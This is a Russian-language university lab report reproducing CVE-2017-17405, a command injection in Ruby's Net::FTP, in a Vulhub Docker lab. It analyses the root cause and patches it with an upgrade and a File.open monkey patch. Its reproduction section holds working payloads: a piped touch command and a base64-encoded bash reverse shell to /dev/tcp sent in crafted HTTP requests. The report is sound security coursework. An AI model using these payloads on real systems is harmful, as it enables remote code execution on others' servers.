

Федеральное государственное автономное  
образовательное учреждение высшего образования  
«Национальный исследовательский университет ИТМО»

## **Информационная безопасность**

### **Работа №2**

**«Анализ и устранение уязвимости на примере реального CVE с  
использованием Vulhub»**

Барсуков Максим Андреевич

Группа: Р3415

## Выполнение


### Выбранная уязвимость

В рамках данной работы была выбрана уязвимость CVE-2017-17405, затрагивающая модуль Net::FTP в Ruby версий до 2.4.3. Суть уязвимости заключается в том, что методы `getbinaryfile`, `gettextfile`, `putbinaryfile` и `puttextfile` класса `Net::FTP` используют небезопасную функцию `Kernel.open()` для создания локальных файлов. Эта функция интерпретирует строки, начинающиеся с символа `|`, как команды оболочки (shell command), что позволяет злоумышленнику выполнить произвольный код на сервере через специально сформированный параметр имени файла.

### Последовательность действий по воспроизведению уязвимости

Клонируем репозиторий Vulhub и подготавливаем окружения, как показано на рисунке 1:

```
git clone https://github.com/vulhub/vulhub.git
cd vulhub/ruby/CVE-2017-17405
```




```
> git clone https://github.com/vulhub/vulhub.git
cd vulhub/ruby/CVE-2017-17405

Клонирование в «vulhub»...
remote: Enumerating objects: 17772, done.
remote: Total 17772 (delta 0), reused 0 (delta 0), pack-reused 17772 (from 1)
Получение объектов: 100% (17772/17772), 178.95 МиБ | 2.74 МиБ/с, готово.
Определение изменений: 100% (7327/7327), готово.
❏ ~ /sr/tem/info/vulhub/ruby/CVE-2017-17405 ❏ P master > |
```

Рисунок 1 — Клонирование репозитория Vulhub

Запускаем уязвимое окружение через `docker-compose up`, как показано на рисунке 2:



```
> docker-compose up

WARN[0000] /home/max/src/temp/infosec/vulhub/ruby/CVE-2017-17405/docker-compose.yml: the attribute `version`
is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 1/1
✔ Container cve-2017-17405-web-1 Created 0.0s
Attaching to web-1
web-1 | /usr/local/bundle/gems/sinatra-2.2.4/lib/sinatra/base.rb:938: warning: constant Tilt::Cache is depr
ecated
web-1 | [2025-10-29 00:04:43] INFO WEBrick 1.3.1
web-1 | [2025-10-29 00:04:43] INFO ruby 2.4.1 (2017-03-22) [x86_64-linux]
web-1 | == Sinatra (v2.2.3) has taken the stage on 8080 for development with backup from WEBrick
web-1 | [2025-10-29 00:04:43] INFO WEBrick::HTTPServer#start: pid=1 port=8080
```

Рисунок 2 — Запуск уязвимого окружения

После запуска сервера на нём работает простой веб-сервер <http://localhost:8080/>, как показано на рисунке 3. Этот сервер выполняет следующие действия: при посещении сайта <http://localhost:8080/download?uri=ftp://site.com:2121/&file=vulhub.txt> он загружает файл vulhub.txt с FTP-сервера [site.com:2121](ftp://site.com:2121/).



Рисунок 3 — Запуск веб-сервера с уязвимостью

Поскольку это уязвимость FTP-клиента, нам необходимо запустить простой FTP-сервер, к которому можно получить доступ. Например, с помощью библиотеки Python pyftplib, как показано на рисунке 4:

```
pip install pyftplib
python3 -m pyftplib -p 2121 -i 0.0.0.0 -w
```

```
> pip install pyftplib
Requirement already satisfied: pyftplib in /home/max/.pyenv/versions/3.12.2/lib/python3.12/site-packages (2.1.0)
Requirement already satisfied: pyasyncore in /home/max/.pyenv/versions/3.12.2/lib/python3.12/site-packages (from pyftplib) (1.0.4)
Requirement already satisfied: pyasynchat in /home/max/.pyenv/versions/3.12.2/lib/python3.12/site-packages (from pyftplib) (1.0.4)

[notice] A new release of pip is available: 24.0 -> 25.3
[notice] To update, run: pip install --upgrade pip
> python3 -m pyftplib -p 2121 -i 0.0.0.0 -w
/home/max/.pyenv/versions/3.12.2/lib/python3.12/site-packages/pyftplib/authorizers.py:110: RuntimeWarning:
write permissions assigned to anonymous user.
  self._check_permissions(username, perm)
[I 2025-10-29 03:08:51] concurrency model: async
[I 2025-10-29 03:08:51] masquerade (NAT) address: None
[I 2025-10-29 03:08:51] passive ports: None
[I 2025-10-29 03:08:51] >>> starting FTP server on 0.0.0.0:2121, pid=201017 <<<
```

Рисунок 4 — Запуск FTP-сервера


Чтобы работающий на хосте FTP-сервер был доступен для приложения внутри docker-контейнера, отключаем firewall (sudo ufw disable), как показано на рисунке 5:

```
> sudo ufw disable
Firewall stopped and disabled on system startup
```

Рисунок 5 — Firewall отключен

Проверим, что внутри контейнера в Ruby-клиенте FTP доступен FTP-сервер хоста. Используем 172.17.0.1 – это IP-адрес шлюза для сети Docker, используемой по умолчанию, по этому адресу контейнеры могут взаимодействовать с хостовой машиной, на которой запущен Docker, и наоборот, то есть из контейнера обращаемся к нашему FTP-серверу, запущенному на <ftp://0.0.0.0:2121>, что видно на рисунке 6:

```
ruby -r net/ftp -e 'begin; ftp = Net::FTP.new;
ftp.connect("172.17.0.1", 2121); puts "FTP connected!"; ftp.quit;
rescue => e; puts "Failed: " + e.message; end'
```




```
> docker exec -it cve-2017-17405-web-1 bash
root@d5c1c9412b03:/usr/src# ruby -r net/ftp -e 'begin; ftp = Net::FTP.new; ftp.connect("172.17.0.1", 2121);
puts "FTP connected!"; ftp.quit; rescue => e; puts "Failed: " + e.message; end'
FTP connected!
root@d5c1c9412b03:/usr/src# |
```

Рисунок 6 — FTP-сервер доступен из контейнера с веб-приложением

Затем воспроизведем уязвимость через команду touch, используя этот адрес FTP-сервера в качестве параметра uri, а полезную нагрузку |touch\${IFS}success.txt— в качестве параметра file в запросе nc -v localhost 8080 < request.txt, как показано на рисунке 7.

Содержимое request.txt:

```
GET /download?uri=ftp://172.17.0.1:2121/&file=|touch${IFS}success.txt
HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118
Safari/537.36
Connection: close
Cache-Control: max-age=0
```



```
> nc -v localhost 8080 < request.txt
localhost [127.0.0.1] 8080 (http-alt) open
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 13
X-Content-Type-Options: nosniff
Server: WEBrick/1.3.1 (Ruby/2.4.1/2017-03-22)
Date: Wed, 29 Oct 2025 00:26:08 GMT
Connection: close

404 Not Found
```

Рисунок 7 — Запрос обработан

Зайдем в контейнер Docker и убедимся, что `success.txt` был успешно создан (просмотрим содержимое с помощью `docker exec -it cve-2017-17405-web-1 ls -la /usr/src`), что видно на рисунке 8:

```
> docker exec -it cve-2017-17405-web-1 ls -la /usr/src
total 16
drwxr-xr-x 1 root root 4096 Oct 29 00:26 .
drwxr-xr-x 1 root root 4096 Sep  7 2017 ..
-rw-r--r-- 1 root root    0 Oct 29 00:26 success.txt
-rw-r--r-- 1 1000 1000  582 Oct 29 00:01 web.rb
```

Рисунок 8 — Команда из параметра `file` была выполнена на сервере

Попробуем получить `reverse shell` для демонстрации полного контроля. Сначала запустим слушатель (`nc -lvnp 9999`) на нашей (атакующего) машине, как показано на рисунке 9:

```
> nc -lvnp 9999
|
```

Рисунок 9 — Слушатель netcat запущен для TCP на порту 9999

Теперь закодируем команду для `reverse shell`:

```
PAYLOAD_B64=$(echo -n "bash -i >& /dev/tcp/172.17.0.1/9999 0>&1" |
base64 -w 0)

ruby -r uri -e "puts
URI.encode_www_form_component(\"|bash\\${IFS}-c\\${IFS}'{echo,${PAYLOAD_
B64}}|{base64,-d}|{bash,-i}'\")"
```

Как показано на рисунке 10, получаем URL-encoded payload, который и будем отправлять в запросе:

```
GET
/download?uri=ftp://172.17.0.1:2121/&file=%7Cbash%24%7BIFS%7D-c%24%7BIFS%7D%27%7Becho%2CYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xNzIuMTcuMC4xLzk5OTkgMD
4mMQ%3D%3D%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%27 HTTP/1.1
```

```

> PAYLOAD_B64=$(echo -n "bash -i >& /dev/tcp/172.17.0.1/9999 0>61" | base64 -w 0)
ruby -r uri -e "puts URI.encode_www_form_component(\"|bash\${IFS}-c\${IFS}'{echo,\${PAYLOAD_B64}}|{base64,-d}{bash,-i}'\")"

%7Cbash%24%7BIFS%7D-c%24%7BIFS%7D%27%7Becho%2CYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xNzIuMTcuMC4xLzk5OTkgMD4mMQ%3D%3D
%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%27
> cat request_revshell.txt
GET /download?uri=ftp://172.17.0.1:2121/&file=%7Cbash%24%7BIFS%7D-c%24%7BIFS%7D%27%7Becho%2CYmFzaCAtaSA%2BJi
AvZGV2L3RjcC8xNzIuMTcuMC4xLzk5OTkgMD4mMQ%3D%3D%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%27 HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.63
67.118 Safari/537.36
Connection: close
Cache-Control: max-age=0

> nc -v localhost 8080 < request_revshell.txt
localhost [127.0.0.1] 8080 (http-alt) open
|

```

Рисунок 10 — Отправленный запрос с командой для reverse shell

Установлено соединение, можем выполнять в shell'е сервера любые команды — Remote Code Execution подтверждён, как показано на рисунке 11:

```

> nc -lvnp 9999
Connection from 172.24.0.2:41804
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@d5c1c9412b03:/usr/src#

root@d5c1c9412b03:/usr/src# ls /usr/src
ls /usr/src
success.txt
web.rb
root@d5c1c9412b03:/usr/src# cat /usr/src/web.rb
cat /usr/src/web.rb
require 'sinatra'
require 'net/ftp'
require 'uri'

get '/' do
  'Use /download?uri=ftp://127.0.0.1:2121/&file=/path/to/file.txt to download a ftp file.'
end

get '/download' do
  content_type 'application/octet-stream'

  begin

```

Рисунок 11 — Устанавливается reverse shell соединение, подтверждающее возможность выполнения произвольных команд

## Анализ root cause (коренной причины)

Как написано в <https://nvd.nist.gov/vuln/detail/cve-2017-17405>, уязвимость CVE-2017-17405 возникает в модуле Net::FTP стандартной библиотеки Ruby. Ruby до версии 2.4.3 допускает инъекцию команд Net::FTP. Net::FTP#get, getbinaryfile, gettextfile, put, putbinaryfile и puttextfile используют Kernel#open для открытия локального файла. Если аргумент localfile начинается с символа вертикальной черты "|", выполняется команда, следующая за символом вертикальной черты. Значение localfile по умолчанию – File.basename(remotefile), поэтому вредоносные FTP-серверы могут вызвать выполнение произвольной команды.

В уязвимом окружении в каталоге Vulhub как раз используется Net::FTP#getbinaryfile:

```
require 'sinatra'
require 'net/ftp'
require 'uri'

get '/' do
  'Use /download?uri=ftp://127.0.0.1:2121/&file=/path/to/file.txt to
  download a ftp file.'
end

get '/download' do
  content_type 'application/octet-stream'

  begin
    uri = URI.parse(params['uri'])

    ftp = Net::FTP.new
    ftp.connect(uri.host, uri.port)
    ftp.login(uri.user || 'anonymous', uri.password)
    ftp.getbinaryfile(params['file']) # <--- Вот он
    ftp.close
  rescue
    return '404 Not Found'
  end

  File.open(params['file'], 'rb') {|f|
    return f.read
  }
end
```

Итак, в Ruby до версии 2.4.3 в модуле Net::FTP (определенном в ftp.rb) было несколько обычных подозреваемых, на которые стоит обратить внимание: `command`, `%x/command/`, `IO.popen(command)`, `Kernel.exec`, `Kernel.system`, `Kernel.open("| command")` и `open("| command")`.

Все вышеперечисленные функции являются распространенными инструментами для удаленного выполнения кода (RCE) в приложениях Ruby и, следовательно, являются одним из первых объектов для анализа кода. Довольно быстро удалось определить несколько мест, где эта `open` функция использовалась для доступа к файлам для чтения и записи.

Взглянув на функцию `gettextfile`, мы увидим вызов `open` используемый для, на первый взгляд, контролируемых пользователем данных ([https://github.com/ruby/ruby/blob/v2\\_4\\_2/lib/net/ftp.rb#L785](https://github.com/ruby/ruby/blob/v2_4_2/lib/net/ftp.rb#L785)):

```
778      #
779      # Retrieves +remote+file+ in ASCII (text) mode, storing the
780      # result in
781      # +local+file+.
782      # If +local+file+ is nil, returns retrieved data.
783      # If a block is supplied, it is passed the retrieved data one
784      # line at a time.
785      #
786      def      gettextfile(remote+file,      local+file      =
787      File.basename(remote+file),
788      &block) # :yield: line
789      f = nil
790      result = nil
791      if local+file
792        f = open(local+file, "w")
793      elsif !block_given?
794        result = String.new
795      end
796      begin
797        retrlines("RETR #{remote+file}") do |line, newline|
798          l = newline ? line + "n" : line
799          f&.print(l)
800          block&.(line, newline)
801          result&.concat(l)
802        end
803        return result
804      ensure
805        f&.close
806      end
807    end
808  end
```



Значение `localfile` инициировало бы выполнение команды, если бы было подобным `| os command`. В общем случае большинство пользователей, вероятно, указали бы собственное `localfile` значение и не полагались бы на значение по умолчанию — `File.basename(remotefile)`. Однако в некоторых ситуациях, например, при перечислении и загрузке всех файлов на FTP-ресурсе, `remotefile` значение будет контролироваться удалённым хостом и, таким образом, может быть изменено для вызова RCE. Поскольку путь к файлу — это просто строка, возвращаемая сервером (либо `ls -l` в стиле команды `LIST`, либо в виде имён файлов для `NLIST`), нет гарантии, что имя файла будет допустимым.

Аналогичными уязвимыми реализациями являются функции `getbinaryfile`, `gettextfile`, `putbinaryfile` и `puttextfile`.

Составим итоговую цепочку эксплуатации для данного уязвимого окружения Vulhub:

1. Пользователь отправляет запрос: `/download?uri=ftp://.../&file=|touch success.txt`.
2. Веб-приложение вызывает: `ftp.getbinaryfile("|touch success.txt")`.
3. `Net::FTP` вызывает: `open("|touch success.txt", "wb")`.
4. Ruby интерпретирует это как команду: `touch success.txt`.
5. Команда выполняется в контексте сервера.

Выявленные сценарии атаки:

1. Прямая атака (как в примере Vulhub): Когда приложение напрямую использует пользовательский ввод в вызовах `Net::FTP` методов, как в нашем демонстрационном приложении.
2. Косвенная атака через FTP-сервер: В случаях, когда приложение использует значение по умолчанию `File.basename(remotefile)`, злоумышленник может настроить вредоносный FTP-сервер, который возвращает имена файлов, начинающиеся с `|`, что приведет к выполнению команд при автоматической загрузке файлов.

## Описание примененного исправления

Команда Ruby исправила эту уязвимость при переходе с версии 2.4.2 на версию 2.4.3, заменив функцию `Kernel#open` на функцию `File.open`, которая не является уязвимой для внедрения команд (что видно в diff между версиями [https://github.com/ruby/ruby/compare/v2\\_4\\_2...v2\\_4\\_3#diff-546ec6a55961f5571c56746440d2702756ff893248e6222448ccd766c2cb31a6](https://github.com/ruby/ruby/compare/v2_4_2...v2_4_3#diff-546ec6a55961f5571c56746440d2702756ff893248e6222448ccd766c2cb31a6) в файле `lib/net/ftp.rb`). Как указано в официальном анонсе уязвимости от команды Ruby, именно эта замена является корректным и достаточным способом устранения уязвимости.

Соответственно мы можем устранить уязвимость двумя основными способами: обновить Ruby до безопасной версии 2.4.3, либо написать патч для случаев, когда обновление версии Ruby не представляется возможным.

### Метод 1: Обновление Ruby до безопасной версии

Было создано исправленное окружение с обновленной версией Ruby 2.4.3, где уязвимость была устранена на уровне исходного кода библиотеки Net::FTP. Изменения в `docker-compose.yml`:

```
services:
  web-updated-ruby:
    image: ruby:2.4.3
    command: bash -c "bundle install && ruby web.rb -p 8081 -o 0.0.0.0"
    working_dir: /usr/src
    volumes:
      - ./web.rb:/usr/src/web.rb # <-- тот же файл с веб-сайтом,
изменили только версию
      - ./Gemfile:/usr/src/Gemfile
    ports:
      - "8081:8081"
```

## Метод 2: Применение monkey patch

Для случаев, когда немедленное обновление Ruby невозможно, был разработан и применен monkey patch (подмена методов и значений атрибутов классов программы во время ее выполнения):

Файл ftp\_security\_patch.rb:

```
require 'net/ftp'
module Net
  class FTP
    alias_method :original_getbinaryfile, :getbinaryfile
    alias_method :original_gettextfile, :gettextfile
    alias_method :original_putbinaryfile, :putbinaryfile
    alias_method :original_puttextfile, :puttextfile

    def getbinaryfile(remotefile, localfile =
File.basename(remotefile), blocksize = DEFAULT_BLOCKSIZE, &block)
      f = nil
      result = nil
      if localfile
        if @resume
          rest_offset = File.size?(localfile)
          f = File.open(localfile, "a") # FIX: open -> File.open
        else
          rest_offset = nil
          f = File.open(localfile, "w") # FIX: open -> File.open
        end
      elsif !block_given?
        result = String.new
      end
      begin
        f&.binmode
        retrbinary("RETR #{remotefile}", blocksize, rest_offset) do
|data|
          f&.write(data)
          block&.(data)
          result&.concat(data)
        end
        return result
      ensure
        f&.close
      end
    end

    # Аналогично поменяем другие уязвимые методы: gettextfile,
    putbinaryfile, puttextfile
    ...
  end
end
```

Этот патч подключается в исправленной версии веб-приложения `web.rb` – `web_with_patch.rb` с помощью директивы:

```
require 'sinatra'
require 'net/ftp'
require 'uri'

require_relative 'ftp_security_patch' # Fix CVE-2017-17405

get '/' do ...
  # дальше код остается прежним
```

Таким образом, даже если злоумышленник передаст параметр вида `|malicious_command`, метод `getbinaryfile` больше не будет интерпретировать его как `shell`-команду, а попытается создать файл с таким именем, что безопасно.

В `docker-compose.yml`:

```
web-with-patch:
  image: vulhub/ruby:2.4.1 # та же версия Ruby
  command: ruby web_with_patch.rb -p 8082 -o 0.0.0.0
  working_dir: /usr/src
  volumes:
    - ./ftp_security_patch.rb:/usr/src/ftp_security_patch.rb
    - ./web_with_patch.rb:/usr/src/web_with_patch.rb
  ports:
    - "8082:8082"
```

## Доказательство устранения уязвимости

Соберем и запустим исправленное окружение. Помимо не исправленного контейнера web-1 были запущены контейнеры web-with-patch-1 на порту 8082 и web-updated-ruby-1 на порту 8081 (описанные в предыдущем пункте) как показано на рисунке 12:

```
docker compose down --rmi all --volumes --remove-orphans
docker-compose up
```

```
> docker compose down --rmi all --volumes --remove-orphans
WARN[0000] /home/max/prog/itmo/itmo/7 инфобез/лабораторные/lab2/CVE-2017-17405/docker-compose.yml: the attribute `version` is obsolete, it
oid potential confusion
[+] Running 4/4
✓ Container cve-2017-17405-web-1   Removed      0.2s
✓ Image vulhub/ruby:2.4.1         Removed      0.5s
✓ Image ruby:2.4.3                Removed      1.0s
✓ Network cve-2017-17405_default   Removed      0.1s
>
> docker-compose up
WARN[0000] /home/max/prog/itmo/itmo/7 инфобез/лабораторные/lab2/CVE-2017-17405/docker-compose.yml: the attribute `version` is obsolete, it
oid potential confusion
[+] Running 19/19
✓ web-with-patch Pulled                               34.1s
✓ aa18ad1a0d33 Pull complete                           10.0s
✓ 15a33158a136 Pull complete                           10.7s
✓ f67323742a64 Pull complete                           15.1s
✓ c4b45e832c38 Pull complete                           30.4s
✓ c1d1736737e7 Pull complete                           30.7s
✓ c1dfd7e8047d Pull complete                           31.6s
✓ 54f441bf1206 Pull complete                           31.8s
✓ b20cc84e5780 Pull complete                           31.8s
✓ ea2e3107fba1 Pull complete                           32.1s
✓ web-updated-ruby Pulled                               54.8s
✓ f2b6b4884fc8 Pull complete                           32.7s
✓ 4fb899b4df21 Pull complete                           35.7s
✓ 74eaa8be7221 Pull complete                           37.5s
✓ 2d6e98fe4040 Pull complete                           51.4s
✓ 638a4a258268 Pull complete                           51.5s
✓ f0994db8b125 Pull complete                           52.4s
✓ d93c88451bbe Pull complete                           52.4s
✓ web Pulled                                           34.1s
[+] Running 4/4
✓ Network cve-2017-17405_default   Created          0.0s
✓ Container cve-2017-17405-web-updated-ruby-1 Creat...  0.1s
✓ Container cve-2017-17405-web-with-patch-1   Created          0.1s
✓ Container cve-2017-17405-web-1             Created          0.1s
Attaching to web-1, web-updated-ruby-1, web-with-patch-1
web-with-patch-1 | /usr/local/bundle/gems/sinatra-2.2.4/lib/sinatra/base.rb:938: warning: constant Tilt::Cache is deprecated
web-with-patch-1 | [2025-10-29 01:39:57] INFO WEBrick 1.3.1
web-with-patch-1 | [2025-10-29 01:39:57] INFO ruby 2.4.1 (2017-03-22) [x86_64-linux]
web-with-patch-1 | == Sinatra (v2.2.3) has taken the stage on 8082 for development with backup from WEBrick
web-with-patch-1 | [2025-10-29 01:39:57] INFO WEBrick::HTTPServer#start: pid=1 port=8082
web-1 | /usr/local/bundle/gems/sinatra-2.2.4/lib/sinatra/base.rb:938: warning: constant Tilt::Cache is deprecated
web-1 | [2025-10-29 01:39:57] INFO WEBrick 1.3.1
web-1 | [2025-10-29 01:39:57] INFO ruby 2.4.1 (2017-03-22) [x86_64-linux]
web-1 | == Sinatra (v2.2.3) has taken the stage on 8080 for development with backup from WEBrick
web-1 | [2025-10-29 01:39:57] INFO WEBrick::HTTPServer#start: pid=1 port=8080
web-updated-ruby-1 | Fetching gem metadata from https://rubygems.org/....
web-updated-ruby-1 | Resolving dependencies...
```

Рисунок 12 — Исправленное окружение

Попробуем снова отправить запрос с командой создания файла (`nc -v localhost 8080/81/82 < request.txt`) для всех 3, как показано на рисунке 13:

```
> nc -v localhost 8080 < request.txt

localhost [127.0.0.1] 8080 (http-alt) open
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 13
X-Content-Type-Options: nosniff
Server: WEBrick/1.3.1 (Ruby/2.4.1/2017-03-22)
Date: Wed, 29 Oct 2025 01:44:20 GMT
Connection: close

404 Not Found%
> nc -v localhost 8081 < request.txt

localhost [127.0.0.1] 8081 (sunproxyadmin) open
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 13
X-Content-Type-Options: nosniff
Server: WEBrick/1.3.1 (Ruby/2.4.3/2017-12-14)
Date: Wed, 29 Oct 2025 01:44:23 GMT
Connection: close

404 Not Found%
> nc -v localhost 8082 < request.txt

localhost [127.0.0.1] 8082 (us-cli) open
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 13
X-Content-Type-Options: nosniff
Server: WEBrick/1.3.1 (Ruby/2.4.1/2017-03-22)
Date: Wed, 29 Oct 2025 01:44:26 GMT
Connection: close

404 Not Found%
```

Рисунок 13 — Отправленные запросы с командой создания файла

Проверим, создан ли файл `success.txt` (`docker exec -it cve-2017-17405-web-... ls -la /usr/src`), как показано на рисунке 14:

```
> docker exec -it cve-2017-17405-web-1 ls -la /usr/src

total 16
drwxr-xr-x 1 root root 4096 Oct 29 01:44 .
drwxr-xr-x 1 root root 4096 Sep  7 2017 ..
-rw-r--r-- 1 root root    0 Oct 29 01:44 success.txt
-rw-r--r-- 1 1000 1000  582 Oct 29 00:15 web.rb
> docker exec -it cve-2017-17405-web-with-patch-1 ls -la /usr/src

total 20
drwxr-xr-x 1 root root 4096 Oct 29 01:44 .
drwxr-xr-x 1 root root 4096 Sep  7 2017 ..
-rw-r--r-- 1 1000 1000 2441 Oct 28 22:23 ftp_security_patch.rb
-rw-r--r-- 1 1000 1000  642 Oct 28 22:33 web_with_patch.rb
-rw-r--r-- 1 root root    0 Oct 29 01:44 |touch${IFS}success.txt
> docker exec -it cve-2017-17405-web-updated-ruby-1 ls -la /usr/src

total 24
drwxr-xr-x 1 root root 4096 Oct 29 01:44 .
drwxr-xr-x 1 root root 4096 Mar 12 2018 ..
-rw-r--r-- 1 1000 1000   94 Oct 28 22:38 Gemfile
-rw-r--r-- 1 root root  444 Oct 29 01:40 Gemfile.lock
-rw-r--r-- 1 1000 1000  582 Oct 29 00:15 web.rb
-rw-r--r-- 1 root root    0 Oct 29 01:44 |touch${IFS}success.txt
```

Рисунок 14 — Файлы в контейнерах

Можно заметить, что в контейнере `web-1` файл появился, ведь мы его никак не меняли. В двух других контейнерах с двумя способами устранения уязвимости создан файл с именем `|touch${IFS}success.txt` (это и есть ожидаемое поведение — в `web.rb` файл с именем из параметра запроса и открывается — `File.open(params['file'])`, но команда не выполнена.

Попытка установить reverse shell с тем же payload, что и ранее — не привела к соединению с nc -lvnp 9999, что видно на рисунках 15 и 16:

```
> nc -v localhost 8081 < request_revshell.txt

localhost [127.0.0.1] 8081 (sunproxyadmin) open
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 13
X-Content-Type-Options: nosniff
Server: WEBrick/1.3.1 (Ruby/2.4.3/2017-12-14)
Date: Wed, 29 Oct 2025 01:51:35 GMT
Connection: close

404 Not Found
> nc -v localhost 8082 < request_revshell.txt

localhost [127.0.0.1] 8082 (us-cli) open
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 13
X-Content-Type-Options: nosniff
Server: WEBrick/1.3.1 (Ruby/2.4.1/2017-03-22)
Date: Wed, 29 Oct 2025 01:51:38 GMT
Connection: close

404 Not Found
```

Рисунок 15 — Запросы с командой reverse shell

```
> nc -lvnp 9999
```

Рисунок 16 — Нет соединения с 9999

Соединение reverse shell не устанавливается, что подтверждает исправление уязвимости, атака не проходит. Таким образом, уязвимость устранена: удалённое выполнение кода (RCE) невозможно.



Проверим, что приложение сохраняет основную функциональность — при передаче корректного имени файла (например, `hello.txt`) оно успешно загружается с FTP и возвращается клиенту, как показано на рисунке 17:

```
>
> cat hello.txt
Hey there!
> cat request_ok.txt
GET /download?uri=ftp://172.17.0.1:2121/&file=hello.txt
Host: localhost:8080
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Connection: close
Cache-Control: max-age=0

> nc -v localhost 8082 < request_ok.txt

localhost [127.0.0.1] 8082 (us-cli) open
Hey there!
> nc -v localhost 8081 < request_ok.txt

localhost [127.0.0.1] 8081 (sunproxysadmin) open
Hey there!
> docker exec -it cve-2017-17405-web-updated-ruby-1 ls -la /usr/src

total 28
drwxr-xr-x 1 root root 4096 Oct 29 01:55 .
drwxr-xr-x 1 root root 4096 Mar 12 2018 ..
-rw-r--r-- 1 1000 1000 94 Oct 28 22:38 Gemfile
-rw-r--r-- 1 root root 444 Oct 29 01:40 Gemfile.lock
-rw-r--r-- 1 root root 11 Oct 29 01:55 hello.txt
-rw-r--r-- 1 1000 1000 582 Oct 29 00:15 web.rb
-rw-r--r-- 1 root root 0 Oct 29 01:51 |bash${IFS}-c${IFS}'{echo,YmFzaCAtaSA+Ji
-rw-r--r-- 1 root root 0 Oct 29 01:44 |touch${IFS}success.txt
> docker exec -it cve-2017-17405-web-updated-ruby-1 cat /usr/src/hello.txt

Hey there!
```

Рисунок 17 — Файл успешно загружается с FTP и возвращается клиенту